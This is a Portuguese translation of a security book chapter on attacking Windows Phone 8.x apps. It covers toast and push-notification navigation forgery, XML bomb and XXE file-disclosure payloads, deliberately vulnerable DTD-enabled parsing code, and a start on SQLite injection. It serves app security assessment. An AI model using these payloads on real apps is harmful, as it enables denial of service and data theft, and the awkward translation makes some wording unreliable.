A Figura 11.9 mostra que o URI `app://` anterior foi digitado no aplicativo lançador de torradas e enviado, gerando a seguinte notificação de torrada.



**Figura 11.9** O lançador de notificações do Toast nativo enviando uma mensagem de brinde

O toque no brinde revela a tela mostrada na [Figura 11.10](#), indicando o lançamento bem-sucedido da página XAML de destino, mostrando um perfil falso da Acme Corp.



**Figura 11.10** A tela XAML iniciada depois que você toca na notificação de brinde

Embora o exemplo anterior seja relativamente benigno, ele mostra como as notificações de brindes podem fornecer um ponto de entrada interessante e inesperado (para os desenvolvedores) em páginas que não deveriam ser acessadas arbitrariamente, e o potencial de problemas de segurança devido a isso é significativo. Lembre-se de que essa técnica só funciona no Windows Phone 8 e parece ter sido completamente corrigida no Windows Phone 8.1.

### **Envio de notificações do Toast remotamente**

Os aplicativos podem se registrar para receber toasts remotamente por meio de notificações push recebidas do Microsoft Push Notification Service (MPNS). O registro de um canal de notificação por push permite que o desenvolvedor do aplicativo envie notificações, inclusive brindes, para instâncias do aplicativo. Como alternativa, o fornecedor do aplicativo pode se registrar em um serviço de nuvem que fará as notificações por push para ele, pois os registros de canais por push no MPNS não são feitos por aplicativo, mas por dispositivo. As introduções às notificações por push e às notificações de brinde em uma perspectiva de nível de código estão disponíveis no MSDN em [http://msdn.microsoft.com/en-us/library/windows/apps/ff402558\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/ff402558(v=vs.105).aspx) e [http://msdn.microsoft.com/en-us/library/windows/apps/hh202967\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/hh202967(v=vs.105).aspx).

Quando um dispositivo está executando o Windows Phone 8 (novamente, não o 8.1) e um aplicativo de destino está registrado para receber notificações por push, ataques de falsificação de navegação entre aplicativos idênticos aos descritos e mostrados nas páginas anteriores são teoricamente possíveis de serem executados por invasores remotos.

Vamos primeiro examinar como os aplicativos se registram para receber notificações push e, em seguida, discutir como os invasores podem enviar suas próprias notificações push para realizar ataques de falsificação de navegação entre aplicativos em determinadas circunstâncias.

Os aplicativos abrem um canal de notificação por push com o MPNS usando a API `HttpNotificationChannel`. Cada instância de um determinado aplicativo recebe um URL exclusivo do MPNS quando se registra para receber notificações por push. Por fim, esse URL pode ser usado pelo fornecedor do aplicativo ou por um serviço de nuvem para enviar notificações por push ao dispositivo associado.

Sempre que um aplicativo que deseja receber notificações por push é iniciado, ele verifica se há um canal de notificação por push aberto, pois um canal pode ter sido criado para ele em uma instância anterior do aplicativo. Se um canal de notificação por push existente

Se um canal existente for encontrado, o URL será enviado ao desenvolvedor do aplicativo ou a um serviço de nuvem que o desenvolvedor utiliza para enviar notificações por push. Se um canal existente não for encontrado, um canal será aberto e as notificações de brinde serão aceitas chamando `BindToShellToast()` no objeto do canal.

O código a seguir ilustra o esboço básico do código:

```
HttpNotificationChannel pushChannel;

/* tentar encontrar um canal de envio existente */
pushChannel = HttpNotificationChannel.Find("myPushChannel");

/* nenhum canal de envio encontrado - abra um
novo */ if (pushChannel == null)
{
    pushChannel = new HttpNotificationChannel("myPushChannel");

    // registre-se para esse evento para que possamos capturar o
    // URL que se refere ao nosso canal de envio e o envia para o
    // desenvolvedor de aplicativos ou nosso serviço de
    // nuvem */ pushChannel.ChannelUriUpdated += new
EventHandler<NotificationChannelUriEventArgs>( PushChannel_ChannelUriUpdated);

    /* apenas um manipulador de erros */
    pushChannel.ErrorOccurred += new
EventHandler<NotificationChannelErrorEventArgs>(
PushChannel_ErrorOccurred);

    /* registramos esse evento se também quisermos receber notificações de
brinde quando nosso aplicativo for fechado */
    pushChannel.ShellToastNotificationReceived += new
EventHandler<NotificationEventArgs>(
PushChannel_ShellToastNotificationReceived);

    /* abrir o canal */
    pushChannel.Open();

    /* queremos receber notificações de brinde por push */
    pushChannel.BindToShellToast();
}

/* caso contrário, já tínhamos um canal de envio aberto */
mais
{

    // registre-se nesse evento para que possamos capturar o URL
    // que se refere ao nosso canal de envio e o envia para o aplicativo
    // desenvolvedor ou nosso serviço de nuvem */

    pushChannel.ChannelUriUpdated += new
EventHandler<NotificationChannelUriEventArgs>( PushChannel_ChannelUriUpdated);
    pushChannel.ErrorOccurred += new
EventHandler<NotificationChannelErrorEventArgs>(
PushChannel_ErrorOccurred);

    // inscrevemo-nos nesse evento se também quisermos receber
    // notificações de brinde quando nosso aplicativo é fechado */
    pushChannel.ShellToastNotificationReceived += new
EventHandler<NotificationEventArgs>(
PushChannel_ShellToastNotificationReceived);

    /* enviar nossa URL de MPNS para o desenvolvedor ou serviço de nuvem que usamos */
    SendUrlToDeveloper(pushChannel.ChannelUri.ToString());
}

}
```

Observe que os caminhos de código `if` e `else` registram a notificação `ChannelUriUpdated`. Isso faz com que o manipulador `PushChannel_ChannelUriUpdated()` seja chamado se o URL do MPNS associado ao canal for alterado.

Se o canal já existir, como neste exemplo, o URL não será alterado; portanto, o URL será enviado ao fornecedor do aplicativo ou ao serviço de nuvem no final do bloco `else`.

No bloco `if`, que é executado se um canal ainda não existir, um canal é aberto e o aplicativo se registra para receber notificações de torradas. Como isso cria um novo canal, um URL MPNS é associado a ele, e o manipulador de eventos `ChannelUriUpdated` será chamado. Nessa função de manipulador, o URL pode ser enviado ao fornecedor do aplicativo ou ao serviço de nuvem para ser usado no envio de notificações por push ao dispositivo:

```
void PushChannel_ChannelUriUpdated(  
object sender, NotificationChannelUriEventArgs e)  
{  
    Dispatcher.BeginInvoke(() =>  
    {  
        // enviar URL para o desenvolvedor/fornecedor ou serviço de nuvem  
        SendUrlToDeveloper(e.ChannelUri.ToString());  
    });  
}
```

Nesse ponto, o aplicativo hipotético terá um canal para notificações por push, e o fornecedor do aplicativo ou o serviço de nuvem terá recebido o URL exclusivo do MPNS que será usado para enviar mensagens por push ao dispositivo. O fornecedor do aplicativo ou o serviço de nuvem fará solicitações HTTP POST para o URL do MPNS. A forma exata das solicitações e dos dados depende da mensagem push a ser enviada ao dispositivo associado.

O URL do MPNS em si tem um formato semelhante ao seguinte:

<http://db3.notify.live.net/throttledthirdparty/01.00/> AQZFFGnGGQRI4BFLSKVRYR9xk6FbAgAAAAADKwAAAQDQYmL98kIxMjIxPOQxOTEvqDlZASQbaFzqTY6k8uML

Claramente, a parte do token do URL é longa e intencionalmente imprevisível. Ela não indica a qual aplicativo está associada.

Se um invasor tiver o URL associado ao canal push de um dispositivo, ele poderá enviar mensagens push para o dispositivo - nesse caso, notificações de brindes. Existem dois cenários gerais de ataque nos quais um invasor pode obter conhecimento desse URL.

A primeira é que os aplicativos podem enviar a URL para o fornecedor, desenvolvedor ou serviço de nuvem de forma insegura, ou seja, por meio de uma sessão HTTP de texto simples, o que significa que qualquer invasor adequadamente posicionado pode espionar a URL que está sendo comunicada e, assim, obter acesso para enviar notificações push para o dispositivo.

No segundo cenário, observe que o URL do MPNS em si é um URL `http://` simples, em vez de `https://`. Isso significa que um invasor adequadamente posicionado também pode espionar as solicitações feitas ao URL do MPNS, obtendo conhecimento do URL e conhecimento suficiente para fazer notificações push para o dispositivo associado.

O segundo caso é, no momento, infelizmente inevitável; essa URL foi gerada pelo MPNS, e essa é a URL que deve ser usada; portanto, o potencial de espionagem da URL é bastante real.

No primeiro caso, o potencial de espionagem se resume à transmissão insegura da URL do aplicativo para o fornecedor ou serviço de nuvem, o que é claramente evitável; portanto, ao avaliar os aplicativos, verifique se há comunicação segura da URL do MPNS para o fornecedor ou serviço de nuvem.

De qualquer forma, se um invasor de fato obtiver conhecimento de um URL do MPNS, tudo o que ele precisa fazer é fazer uma solicitação POST adequadamente elaborada para ele - em XML. A solicitação a seguir envia uma notificação de brinde com um URL `app://` para conduzir um ataque de falsificação de solicitação de navegação entre aplicativos em um aplicativo hipotético que poderia ser vulnerável:

```
<?xml version="1.0" encoding="utf-8"?>  
<wp:Notification xmlns:wp="WPNotification">  
<wp:Toast>  
<wp:Text1>Olá...</wp:Text1>  
<wp:Text2>Esta é uma notificação de brinde</ wp:Text2>  
<wp:Param>app://acb5a845-77a7-4480-be66-  
b32e927f77c5/_default#/myAssembly;component/SomePage.xaml?myArgs=  
maliciousData</wp:Param>  
</wp:Toast>  
</wp:Notification>
```

Então, supondo que o usuário tenha recebido e tocado no brinde, a página XAML seria acessada, desde que a versão do sistema operacional fosse anterior à 8.1.

É possível atenuar o risco envolvido com invasores que atacam instâncias de um aplicativo por meio do conhecimento do URL do MPNS. (Consulte o Capítulo 13.)

## Ataque à análise de XML

Como os aplicativos para outras plataformas de smartphones, muitos aplicativos do Windows Phone precisam analisar XML de arquivos locais ou, o que é mais interessante, de fontes remotas. Por exemplo, os aplicativos podem receber XML em respostas HTTP, que eles analisam, armazenam para análise posterior ou ambos.

Esta seção aborda algumas maneiras pelas quais um desenvolvedor pode tropeçar e introduzir erros de segurança ao analisar XML em aplicativos do Windows Phone.

### Apresentando a API XDocument

A API padrão para análise de documentos XML nos sistemas operacionais Windows Phone 8.x é o `XDocument`; você pode encontrar a documentação completa sobre ele no MSDN (consulte [http://msdn.microsoft.com/en-us/library/system.xml.linq.xdocument\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.xml.linq.xdocument(v=vs.110).aspx)).

O `XDocument` faz parte da estrutura LINQ. As várias outras APIs de análise de XML disponíveis nos sistemas operacionais Windows para desktop, como  `XmlDocument` e  `XmlTextReader`, não estão disponíveis nas plataformas Windows Phone 8.x; a única API fornecida pela Microsoft é o `XDocument` (e as classes associadas).

LINQ, que significa Language-Integrated Query (Consulta Integrada à Linguagem), é uma estrutura que preenche a lacuna entre dados e objetos. `XDocument` é uma classe que permite que os documentos XML sejam analisados usando consultas LINQ, ou seja, em uma sintaxe e forma que serão bastante familiares aos leitores que usam linguagens SQL.

Considere este exemplo rápido do uso do `XDocument` para analisar um documento XML simples para ter uma ideia de como um documento XML simples, mas realista, pode ser analisado no código real. Um aplicativo hipotético pode precisar analisar um documento XML com a seguinte aparência:

```
<?xml version="1.0" encoding="utf-8" ?>
<funcionarios>
<funcionario>
    <nome>John Smith</nome>
    <jobTitle>CEO</jobTitle>
    <dob>28/12/1970</dob>
</empregado>

<funcionario>
    <nome>Adam Peters</nome>
    <jobTitle>Consultor</jobTitle>
    <dob>03/04/1987</dob>
</empregado>

<funcionario>
    <nome>Jacob Matthews</nome>
    <jobTitle>Contabilista</jobTitle>
    <dob>06/11/1981</dob>
</empregado>
</funcionarios>
```

Com um arquivo como esse, você pode querer compilar uma lista de todos os funcionários que estão detalhados no documento. Para fazer isso, você pode usar algo semelhante ao código a seguir:

```
XmlReader reader = XmlReader.Create("Assets/XMLFile2.xml");
// analisar o arquivo XML
XDocument xmlDoc = XDocument.Load(reader);

var q = from c in xmlDoc.Descendants("employee")
        select (string)c.Element("name") + (string)c.Element("title");
```

```


string allEmployees = "";

// concatenar todos os funcionários detalhados em uma string
foreach (string name in q) {
    allEmployees += name + ". ";
}

// mostrar na caixa de mensagem
MessageBox.Show(allEmployees);

```

Como esperado, você verá a caixa de mensagem listando os nomes de todos os funcionários no arquivo XML. (Consulte a [Figura 11.11](#).)



**Figura 11.11** Nomes analisados a partir do documento XML

O uso do LINQ para consultar documentos XML pode ser muito conveniente e eficiente devido à sua natureza sistemática e lógica.

Embora no exemplo anterior tenhamos usado `XDocument.Load()` para analisar um documento XML do disco, você usaria `XDocument.Parse()` para analisar documentos XML contidos em objetos de cadeia de caracteres. Também existem outras sobrecargas do método `Load()`. (Consulte a documentação do `XDocument` para obter mais detalhes; [http://msdn.microsoft.com/en-us/library/system.xml.linq.xdocument\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.xml.linq.xdocument(v=vs.110).aspx))

Então, o que dizer do problema clássico de segurança do XML - análise de DTD (Definição de Tipo de Documento)? E a análise de DTDs que resolvem para entidades externas?

Felizmente para os desenvolvedores, as configurações de análise de DTD do `XDocument` são seguras por padrão, ou seja, a análise de DTD é definida como proibida, a menos que o desenvolvedor habilite explicitamente em seu objeto `XDocument`.

No entanto, em aplicativos do mundo real, a análise de DTD às vezes é ativada por alguns motivos possíveis:

- Os fragmentos de código são copiados de outras fontes porque simplesmente funcionam. Os exemplos incluem soluções de código encontradas em recursos como fóruns da Internet, incluindo o Stack Overflow.
- Os documentos que estão sendo analisados simplesmente dependem da resolução de DTDs, portanto, para analisar corretamente os documentos, os desenvolvedores

não se importam e simplesmente ativam a análise de DTD para evitar a quebra de seus aplicativos.

Quando os aplicativos usam o `XDocument` para análise de XML e seus documentos exigem o uso de DTDs, a configuração deve ser ativada com um código como este:

```
var settings = new XmlReaderSettings { DtdProcessing =
DtdProcessing.Parse };
XmlReader reader = XmlReader.Create("myFile.xml", settings);

// analisar o arquivo XML
XDocument xmlDoc = XDocument.Load(reader);
```

Se você se deparar com um aplicativo que tenha a análise de DTD ativada, dois problemas gerais terão impacto na segurança: ataques de negação de serviço de expansão de entidade (também conhecidos como "bilhões de risadas") e ataques de resolução de entidade externa (XXE). Discutiremos esses problemas a seguir.

## Ataques de negação de serviço de expansão de entidade

O padrão XML permite entidades aninhadas em DTDs em linha. Um efeito colateral da resolução de entidades aninhadas é a possibilidade de criar uma parte relativamente pequena de XML que atue efetivamente como uma bomba XML.

Considere o seguinte trecho de XML, de um artigo do blog do MSDN sobre DoS XML e ataques de entidades externas (localizado em <http://msdn.microsoft.com/en-us/magazine/ee335713.aspx>):

A entidade `l019` é composta de dez entidades `l018`, que por sua vez é composta de dez entidades `l017`, que por sua vez é composta de dez entidades `l016` e assim por diante, até que todas as entidades tenham sido expandidas para cadeias de caracteres `l01`.

É fácil visualizar como isso realmente resulta em muitas expansões de entidades. Na verdade, esse pequeno trecho de XML acaba resolvendo um bilhão de cadeias de caracteres `lol`, daí o nome "bilhão de risadas", e esses dados consomem cerca de 3 GB de memória. Além de consumir grandes quantidades de espaço de heap do tempo de execução, a série de operações também consome muitos recursos em termos de uso do processador.

Você pode demonstrar isso tendo a seguinte lógica em um aplicativo de teste e, em seguida, executando-o no dispositivo a partir do Visual Studio:

```


<lol16><!ENTITY lol18
"&lol17;&lol17;&lol17;&lol17;&lol17;&lol17;&lol17;&lol17;
&lol17;><!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;
&lol8;>]><lolz>&lol9;</lolz>";

var settings = new XmlReaderSettings { DtdProcessing = DtdProcessing.Parse
};
byte[] data = Encoding.UTF8.GetBytes(lol);
MemoryStream stm = new MemoryStream(data, 0, data.Length);
XmlReader xmlReader = XmlReader.Create(stm, settings);

// analisar o arquivo XML
XDocument xmlDoc = XDocument.Load(xmlReader);

```

Eventualmente, depois de vários minutos, o aplicativo lançará uma exceção `System.OutOfMemory` não tratada, e o aplicativo falhará. (Consulte [Figura 11.12](#).)



**Figura 11.12** Exceção de falta de memória relatada pelo Visual Studio devido a um ataque de "bilhões de risadas"

Agora, obviamente, como estamos falando de aplicativos executados em dispositivos móveis e não em plataformas de servidor, a possibilidade de um DoS ocorrer em um aplicativo móvel pode parecer um pouco improvável. Em muitos casos, isso pode ser verdade, mas se um aplicativo extraír uma bomba XML desse tipo da Internet, salvá-la no disco e tentar analisá-la sempre que o aplicativo for executado, os usuários terão um problema muito mais irritante, especialmente se o aplicativo for essencial para seu trabalho ou importante para eles. Um DoS persistente como esse pode fazer com que os usuários tenham que reinstalar o aplicativo e, talvez, perder dados importantes associados a ele.

## Ataques de expansão de entidades externas

Os ataques de expansão de entidade externa (XXEs) são decididamente mais interessantes do que os ataques de DoS de bomba XML, especialmente porque eles geralmente permitem a divulgação de arquivos do host que está sendo atacado.

O `XDocument` não é exceção; desde que a análise de DTD tenha sido ativada no objeto `XDocument` que está sendo usado para análise, os ataques de divulgação de arquivos às vezes são possíveis. No entanto, as restrições são impostas pelo modelo de sandboxing do Windows Phone. Vamos analisá-las agora com código e resultados reais para que você saiba quando os ataques de divulgação de arquivos via XXE são possíveis e quando não são, em aplicativos do Windows Phone 8.x.

Considere um aplicativo de amostra que contém o seguinte código vulnerável:

```

var settings = new XmlReaderSettings { DtdProcessing =
DtdProcessing.Parse };

```

```

XmlReader xmlReader = XmlReader.Create("Assets/XMLFile.xml", settings);

// analisar o arquivo XML
XDocument xmlDoc = XDocument.Load(xmlReader);

var q = from c in xmlDoc.Descendants("someTag") select (string)
c.Element("foo");

string secretContents = "";

// concatenar todos os funcionários detalhados em uma string
foreach (string data in q) {
    secretContents += data + ". ";
}

// mostrar na caixa de mensagem
MessageBox.Show(secretContents);

```

Com um pouco de análise, você pode ver facilmente que esse código analisa um arquivo XML chamado `XMLfile1.xml`, analisa os valores de todas as tags `<foo>` encontradas no documento e os exibe em uma caixa de mensagem.

Agora, crie um novo arquivo XML (chamado `XMLfile1.xml`) no diretório Assets do seu aplicativo. Insira o seguinte conteúdo (por meio do Solution Explorer do Visual Studio):

```

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///C:/secretFile.txt" >
]>

<someTag>
<foo>&xxe;</foo>
</someTag>

```

Esse arquivo XML faz com que o analisador tente resolver uma entidade externa que claramente está fora da área restrita do aplicativo. Execute seu aplicativo e você receberá uma `System.Xml.XmlException` com uma leitura de string de motivo:

```

"Ocorreu um erro ao abrir a entidade externa
'file:///C:/secretFile.txt': --> System.Xml.XmlException: Não é
possível abrir 'file:///C:/secretFile.txt'. O parâmetro Uri deve
ser um caminho relativo que aponte para o conteúdo dentro do
pacote XAP do aplicativo Silverlight..."

```

Substitua o conteúdo do arquivo XML pelo seguinte e execute o aplicativo novamente:

```

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.google.co.uk/abcd" >
]>

<someTag>
<foo>&xxe;</foo>
</someTag>

```

Seu aplicativo receberá uma exceção muito semelhante; mas especificamente, com a leitura de uma string de razão:

```

"Ocorreu um erro ao abrir a entidade externa 'http://www.google.co.uk/abcd':
--> System.Xml.XmlException:
Não é possível abrir 'http://www.google.co.uk/abcd'. O parâmetro
Uri deve ser um caminho relativo que aponte para o conteúdo dentro
do pacote XAP do aplicativo Silverlight..."

```

A mensagem entregue com a exceção resume uma limitação séria nos recursos de roubo de arquivos como resultado do sandboxing: somente os arquivos que residem no diretório de instalação do aplicativo podem ser roubados (ou seja, `C:\Data\Programs\  
{GUID}\Install`). Esse é o diretório em que os executáveis, o manifesto e outros ativos pré-empacotados do aplicativo são colocados pelo sistema operacional quando o aplicativo é instalado, e esse diretório e seus subdiretórios são somente leitura pelas restrições de área restrita do Windows Phone.

Os arquivos no armazenamento isolado do aplicativo (`C:\Data\Users\DefApps\APPDATA\{GUID}`) não são acessíveis como entidades externas. Infelizmente para os invasores, isso significa que não é possível roubar arquivos armazenados em tempo de execução pelos aplicativos. É possível fazer referência aos arquivos pré-empacotados do aplicativo somente como entidades externas.

Isso exclui arquivos interessantes armazenados por aplicativos, como cache, cookies e arquivos de chaves e credenciais. No entanto, alguns aplicativos podem pré-empacotar arquivos interessantes, como certificados ou arquivos de credenciais, que estariam no diretório de instalação do aplicativo (ou em um subdiretório) e, portanto, seriam alvos viáveis para roubo via XXE.

Com o entendimento de que as restrições de sandboxing se aplicam a resoluções de entidades externas, mesmo com um bom arquivo de destino identificado, ainda existe o problema de como, como invasor, exfiltrar o arquivo de fora do dispositivo para uma caixa controlada pelo invasor.

Se isso é possível depende do que o aplicativo faz com a entidade analisada. Alguns aplicativos podem, em algum momento, enviar partes do documento XML analisado de volta ao servidor do desenvolvedor ou a outro servidor. Nesse caso, existe a possibilidade de possíveis invasores interceptarem ou receberem o conteúdo do arquivo de entidade externa resolvido.


De qualquer forma, conforme demonstrado aqui, o `XDocument` de fato analisará os arquivos como entidades externas. Em seu aplicativo vulnerável de amostra, coloque o seguinte conteúdo XML em `Assets/XMLFile.xml` (via Solution Explorer),

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "secret.txt" >
]>

<someTag>
<foo>&xxe;</foo>
</someTag>
```

e crie um arquivo chamado `secret.txt`, também na pasta Assets, novamente por meio do Solution Explorer, e insira "dados secretos" usando o editor de texto.

Ao executar o aplicativo vulnerável de amostra idêntico ao apresentado anteriormente nesta seção, a API analisa o elemento externo (`&xxe;`) e a consulta LINQ preenche o objeto string `secretContents` com os dados resolvidos: o conteúdo de `secret.txt`. A caixa de mensagem mostrada na [Figura 11.13](#) deve aparecer.



[Figura 11.13](#) Resultado da resolução de entidade externa do "arquivo secreto" em uma caixa de mensagem

A capacidade de um invasor de exfiltrar dados do dispositivo geralmente dependerá do fato de o aplicativo, de alguma forma, transmitir os dados (da entidade externa resolvida) para outro lugar por meio da rede em algum momento, ou usá-

los em um

que, de outra forma, poderia ser acessível a um invasor; por exemplo, em um DOM JavaScript que pode ser comprometido por um invasor por meio de injeção de script do WebBrowser.

## Ataque a bancos de dados

Esta seção analisa como as interações com o banco de dados podem, às vezes, ser exploradas nos aplicativos Windows Phone 8.x. Dizemos "interações de banco de dados" em vez de apenas "injeção de SQL" porque queremos primeiro mencionar brevemente a API LINQ to SQL - a maneira padrão do Windows Phone 8.x de acessar bancos de dados locais. Em seguida, abordaremos os bugs de injeção de SQL e como eles podem ser introduzidos por meio de bibliotecas de banco de dados comuns (de terceiros).

### LINQ para SQL

O LINQ to SQL agora é usado para todas as operações de banco de dados (nativas) nos aplicativos Windows Phone, incluindo a definição de esquemas, a leitura, a gravação e a manipulação de bancos de dados locais. O Windows Phone 8.x não oferece suporte a nenhuma das APIs tradicionais baseadas em SQL. Você pode encontrar aspectos específicos do WP8.x na página do MSDN localizada em [http://msdn.microsoft.com/en-us/library/windows/apps/hh202872\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/hh202872(v=vs.105).aspx).

O LINQ to SQL adiciona uma camada entre o LINQ e o TSQL que, em última análise, significa que a injeção de SQL em aplicativos que usam os recursos de banco de dados nativos do Windows Phone 8.x não é possível.

Portanto, se o aplicativo estiver usando LINQ to SQL, ele estará protegido contra injeção de SQL.

### SQLite e SQLCipher

Apesar de usar a interação no estilo LINQ para SQL com bancos de dados, alguns desenvolvedores ainda preferem interagir com seus bancos de dados com SQL.

Além de ser popular em geral, o SQLite também encontrou popularidade e uso frequente entre os desenvolvedores do Windows Phone. Os motivos possivelmente incluem familiaridade e confiabilidade conhecida, mas, sejam quais forem os motivos, é comum ver o SQLite sendo usado para armazenamento local de dados em aplicativos da Phone Store.

O SQLite fornece versões de seu mecanismo que funcionam tanto no Windows Phone 8 quanto no 8.1. O pacote que o SQLite fornece é uma biblioteca nativa. A Krueger Systems desenvolveu um conjunto de wrappers chamado sqlite-net (<https://github.com/praeclarum/sqlite-net>) que permite que a API nativa do SQLite seja acessada a partir do código C#; no entanto, o sqlite-net não é compatível com a biblioteca SQLite do Windows Phone.

Felizmente, Peter Huene criou um conjunto de wrappers nativos chamado sqlite-net-wp8 (<https://github.com/peterhuene/sqlite-net-wp8>) que permite que o sqlite-net se integre à versão do SQLite para Windows Phone.

